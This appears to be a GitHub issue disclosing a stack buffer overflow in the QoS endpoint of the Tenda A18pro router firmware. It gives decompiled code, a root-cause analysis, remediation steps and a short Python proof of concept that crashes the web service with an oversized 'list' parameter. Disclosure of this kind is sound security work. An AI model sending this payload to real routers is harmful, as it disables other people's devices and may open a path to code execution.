New issue

Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/formSetQosBand` #4

Open

lilukun337 opened on Mar 6 Owner

NAME OF AFFECTED PRODUCT(S)

- Tenda Router A18pro V02.03.02.28 - Stack-based Buffer Overflow in `/goform/formSetQosBand`

Vulnerability Details

Detail	Information
Vendor	Tenda (深圳市腾达科技股份有限公司)
Product	**Tenda A18pro**
Affected Version	**Firmware V02.03.02.28**
Vulnerability Type	Stack-based Buffer Overflow (Binary)
Organization	**黑龙江亿林网络股份有限公司**
Submitter	**孙甲子，李璐昆**
Vendor Homepage	https://www.tenda.com.cn/

> **Submitted by 黑龙江亿林网络股份有限公司 — 孙甲子，李璐昆**

Vulnerability Description

During a security review of the **Tenda A18pro** router firmware (version **V02.03.02.28**), a critical stack-based buffer overflow vulnerability was identified in the QoS (Quality of Service) configuration endpoint `/goform/formSetQosBand`.

The vulnerability is located in the `set_qosMib_list` function, which is called by the request handler `formSetQosBand`. The function receives a user-controlled `list` parameter. It searches for a delimiter and then uses the unsafe `strcpy` function to copy the contents of the list into a fixed-size stack buffer `qos_str` (256 bytes). Since the input length is not validated, an attacker can overwrite the stack frame, leading to a Denial of Service (DoS) or arbitrary code execution.


```
websFormDefine("SetNetControlList", formSetQosBand);
```

```
void __fastcall formSetQosBand(webs_t wp, char_t *path, char_t *query)
{
  char *list; // r4
  int v5; // r0
  int v6; // r2
  char cgi_debug[16]; // [sp+10h] [bp-190h] BYREF
  char ret_buf[32]; // [sp+20h] [bp-180h] BYREF
  char guest_down_speed[32]; // [sp+40h] [bp-160h] BYREF
  char guest_up_speed[32]; // [sp+60h] [bp-140h] BYREF
  char msg_info[256]; // [sp+80h] [bp-120h] BYREF

  memset(ret_buf, 0, sizeof(ret_buf));
  memset(msg_info, 0, sizeof(msg_info));
  list = websGetVar(wp, "list", (char_t *)&defaultGetValue_);
  unSetQosOldMiblist();
  set_qosoldMib_list();
  unSetQosMiblist();
  set_qosMib_list(list, 10);
  memset(guest_down_speed, 0, sizeof(guest_down_speed));
  memset(guest_up_speed, 0, sizeof(guest_up_speed));
  GetValue((int)"wl.guest.down_speed", (int)guest_down_speed);
  memset(cgi_debug, 0, sizeof(cgi_debug));
  if ( GetValue((int)"cgi_debug", (int)cgi_debug) && !strcmp("on", cgi_debug) )
    printf(
      "%s[%s:%s:%d] %s%s == %s\n\x1B[0m",
      "\x1B[0;33m",
      "cgi",
      "formSetQosBand",
      2073,
      "\x1B[0;32m"
```

Root Cause

The vulnerability is caused by a failure to perform bounds checking when copying string data from a web request into a local stack buffer.

1. **Parameter Flow**: `formSetQosBand` retrieves the `list` variable and passes it directly to `set_qosMib_list(list, 10);`.
2. **Vulnerable Sink**: Inside `set_qosMib_list`, a local buffer `char qos_str[256]` is defined.
3. **Buffer Overflow**: The function executes `strcpy(qos_str, list);`. If the segment of the list before the delimiter exceeds 255 characters, it overflows `qos_str`, overwriting the function's return address on the stack.
4. **Secondary Risks**: The parsed results are also passed to `set_device_name`, which (as previously documented) contains its own `sprintf` overflow vulnerabilities.



```
void __fastcall set_qosMib_list(char *list, char c)
{
  char *v3; // r0
  char *list_1; // r9
  int v5; // r11
  int c_1; // [sp+8h] [bp-288h]
  int num; // [sp+1Ch] [bp-274h] BYREF
  char limit_en[8]; // [sp+20h] [bp-270h] BYREF
  char tmp_drate[16]; // [sp+28h] [bp-268h] BYREF
  char tmp_urate[16]; // [sp+38h] [bp-258h] BYREF
  char mac[32]; // [sp+48h] [bp-248h] BYREF
  char qos_str[256]; // [sp+68h] [bp-228h] BYREF
  char tmp_devname[256]; // [sp+168h] [bp-128h] BYREF

  c_1 = c;
  num = 0;
  memset(qos_str, 0, sizeof(qos_str));
  memset(limit_en, 0, sizeof(limit_en));
  memset(mac, 0, sizeof(mac));
  memset(tmp_drate, 0, sizeof(tmp_drate));
  memset(tmp_urate, 0, sizeof(tmp_urate));
  memset(tmp_devname, 0, sizeof(tmp_devname));
  while ( 1 )
  {
    v3 = strchr(list, c_1);
    if ( !v3 )
      break;
    list_1 = v3 + 1;
    *v3 = 0;
    memset(qos_str, 0, sizeof(qos_str));
    strcpy(qos_str, list);
    if ( qos_str[0] == 59 )
    {
      v5 = 0;
```

Vulnerable Code Logic (C representation):

```c
void set_qosMib_list(char *list, char c) {
    char qos_str[256]; // Fixed-size stack buffer
    char *v3;

    while (1) {
        v3 = strchr(list, (int)c);
        if (!v3) break;
        *v3 = 0; // Null-terminate current segment

        // VULNERABLE: No length check before copying 'list' to 'qos_str'
        strcpy(qos_str, list);

        // ... (Parsing logic and calls to set_device_name) ...
        list = v3 + 1;
    }
}
```

Impact

- **Remote Code Execution (RCE)**: An attacker can hijack the program counter (PC) to redirect execution to a malicious payload, potentially gaining full control of the router.
- **Denial of Service (DoS)**: A long payload will crash the `httpd` service, preventing users from accessing the router's management interface.

Proof of Concept (PoC)


The following Python script demonstrates the vulnerability by sending a long `list` parameter to trigger the overflow.

```python
import requests

url = "http://192.168.15.142/goform/formSetQosBand"

# The payload uses a long string to overflow the 256-byte buffer
# We include the delimiter (ASCII 10) to trigger the strcpy path
payload = {
    'list': 'A' * 10000 + chr(10)
}

print(f"[*] Sending malicious QoS payload to {url}...")
try:
    res = requests.post(url, data=payload, timeout=5)
    print(f"[+] Request completed, Status Code: {res.status_code}")
except requests.exceptions.Timeout:
    print("[+] Success: Target service crashed (Timeout).")
except Exception as e:
    print(f"[-] Error: {e}")
```


---

4. Firmware Emulation

The firmware was successfully emulated. The web interface is accessible, and the vulnerability can be triggered in the simulated environment.



- Running the PoC



Remediation

1. **Use Safe String Functions**: Replace `strcpy(qos_str, list);` with `strncpy(qos_str, list, sizeof(qos_str) - 1);` and ensure null-termination.
2. **Input Validation**: Check the length of the `list` parameter before passing it to the processing functions.
3. **Modernize Parsing**: Use `snprintf` and `sscanf` with width specifiers (e.g., `%255[^;]`) to prevent internal buffer overflows during parsing.

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants